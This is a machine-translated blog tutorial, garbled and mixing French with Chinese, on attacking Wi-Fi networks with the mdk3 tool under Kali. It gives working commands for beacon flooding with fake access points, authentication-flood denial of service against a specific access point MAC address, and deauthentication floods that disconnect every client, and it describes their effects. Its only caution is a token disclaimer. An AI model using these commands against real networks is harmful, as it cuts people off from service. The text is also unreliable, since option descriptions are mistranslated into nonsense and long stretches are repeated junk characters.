
 ">WeChat
C’est un peu haut pour le Mid-Automn Festival, et il est juste un peu tard sur le sujet de la sécurité sans fil.Sujet de sécurité sans fil_Fermer #03 — construire un dictionnaire personnelJ’ai des amis intéressants qui m’écrivent en privé, et ils laissent des messages dans le domaine public disant que si je voulais expliquer quelque chose sur une montre arc-en-ciel et GPU craquer, je voudrais alors, en réponse à vos besoins, ajouter un article sur la montre arc-en-ciel et la rupture GPS. Aujourd’hui nous allons ouvrir le prochain sujet de la sécurité sans fil: les pages d’attaque. Les attaques sont divisées en deux parties : l’une est non connectée sous fil, et l’autre est connectée sous sans fil. C’est comment attaquer sans connexion (seul parler de technologie, donc ne pas l’utiliser malveillantement), principalement en utilisant mdk3 sous kali.Développement de reptiles Python et batailles de projetsIl est publié, vous pouvez le voir.Modèle)
Tout d’abord, nous commutons le WiFi en mode écoute, en utilisant les paramètres b de mdk3.
- b – Mode d’inondation de la Beacon
- Envoie des images de balises pour montrer de faux AP aux clients.
- Cela peut parfois planter des scanners réseau et même des pilotes!
- OPTIONS:
- – Non, pas du tout. <SID> Utiliser SSID <SID> Au lieu de créer au hasard, ceux-ci spécifient un nom pour le signal AP et le créent au hasard sans l’utiliser.
- – F-f. <nom du fichier> Lire les SID à partir du fichier
- – V-V. <nom du fichier> Lisez les MAC et les SSID à partir du fichier. Voir le fichier exemple!
- – J-d. Afficher l’état comme Ad-Hoc
- – C’est ça. Définir le bit WEP (Génère les réseaux chiffrés)
- – C’est bon. Afficher l’état en 54 Mbit
- – T-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-T-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t- t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t Afficher l’état en utilisant le chiffrement WPA TKIP
- – Oui. Afficher l’état en utilisant le chiffrement WPA AES
- – Je suis désolé. Utiliser Valable accesspoint MAC à partir de la base de données UUI
- – Oui. Hop vers le canal où AP est spoofedCela rend le test plus efficace contre certains appareils/conducteurs.Mais il réduit le taux de paquets en raison du saut de canal.
- -C-c. <chan> Faux un AP sur le canal <chan>. Si vous voulez que votre carte saute dessus, Cette chaîne, vous devez aussi définir l’option h !
- – Je suis désolé. <Je ne crois pas.> Régler la vitesse en paquets par seconde (par défaut: 50)

1.1 Falsifier un signal AP à une vitesse de 200 pour le nom qiye1 et le canal 1
- mdk3 wlan1 b -n qiye1 -c 1 -p 200

1.2 Forgering d’un nom qiye1, canal 1, vitesse de paquet 200, chiffrementWpa AESLe signal AP.
- mdk3 wlan1 b -n qiye1 -c 1 -p 200 -a
Le signal qiye1 peut être vu au téléphone comme étant chiffré.
1.3 Le signal APS est forgé selon le nom du document et croit en 2.
- mdk3 wlan1 b -f FakeAPName.txt -c 2
Lorsque l’exécution est terminée, vous pouvez voir sur l’ordinateur l’effet de la figure suivante montrant le nom de l’AP dans mon fichier personnalisé:

1.4 Un grand nombre de signaux p sont forgés au hasard et le canal est 1
- mdk3 wlan1 b -g -c
L’ordinateur affiche une variété de signaux sans fil nommés aléatoirement remplis d’une liste complète de messages sans fil.
ii. Validation des schémas d’attaques d’inondation, interférence avec les communications et même élimination des causes sans circuit. Mdk3 simule automatiquement des macs aléatoires qui lancent des demandes de validation à grande échelle pour cibler AP, ce qui peut amener AP à être trop occupée à traiter les demandes de surcharge pour arrêter de répondre aux connexions normales du client, qui peuvent être utilisées pour forcer les utilisateurs à réacheminer.
- a – Mode DoS d ‘ authentification
- Envoie des images d’authentification à tous les AP trouvés dans la plage.
- Trop de clients gèlent ou réinitialisent presque tous les AP.
- OPTIONS:
- – Oui. <ap_mac> Seul testez le mac AP ciblé, vous pouvez lire les escrocs précédents et vous pouvez voir comment y revenir.
- -m Utiliser le client valide MAC de la base de données UUI
- – Ne pas vérifier si le test a été réussi
- – Je ne sais pas. <ap_mac> Test intelligent sur AP (-a et -c seront signés)
- Ce test relie les clients à l’AP et réinjecte des données reniflées pour les maintenir en vie.
- – Je suis désolé. <Je ne crois pas.> Régler la vitesse en paquets par seconde (par défaut: non-contrat)
攻击名称为qiye,mac地址为FC:D7:33:DE:F3:8A的无线AP。
- mdk3 wlan1 a -a FC:D7:33:DE:F3:8A -c -s 300

Il en va de même des téléphones mobiles, qui ne réagissent pas lorsque vous cliquez sur eux.
iii. Décertification forcée des méthodes d’attaque d’inondation, dans le cadre de laquelle le logiciel voudrait que tous les paquets de dévalidation obligatoire de livraison AP autour de lui obligent tous les clients connectés à AP à déposer leurs lignes sans réponse.
- d – Mode Amok de deauthentification / dissociation
- Coups de pied tout le monde trouvé à partir de AP
- OPTIONS:
- – C’est ça. <nom du fichier> Lire le fichier conclusion MACs ne se soucie pas du mode Whitelist
- – B-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b– <nom du fichier> Lire le fichier considérant les MAC pour exécuter la liste noire sur (Mode de liste noire)
- – Je suis désolé. <Je ne crois pas.> Régler la vitesse en paquets par seconde (par défaut: non-contrat)
- Avec n’importe quel canal, mdk3 va sauter tous les 14 canaux b/g.
3.1 攻击名称为qiye,mac地址为FC:D7:33:DE:F3:8A的无线AP,使我客户端掉线无法上网。
- mdk3 wlan1 d -b liste noire.txt

Lorsque l’ordinateur est devenu hors ligne, il s’est reconnecté et a découvert qu’il n’était pas connecté.

3.2 S’attaquer directement à toutes les voies que j’ai scannées.
- mdk3 wlan1 d -c 6,11,4,4,3,13,7

今天的分享就到这里,下一篇继续分析。如果大家觉得还可以呀,记得推荐呦。
未经允许不得转载:萌萌Apprentissage » Sur les attaques wifi et les fissures.


 apprendre NMAP

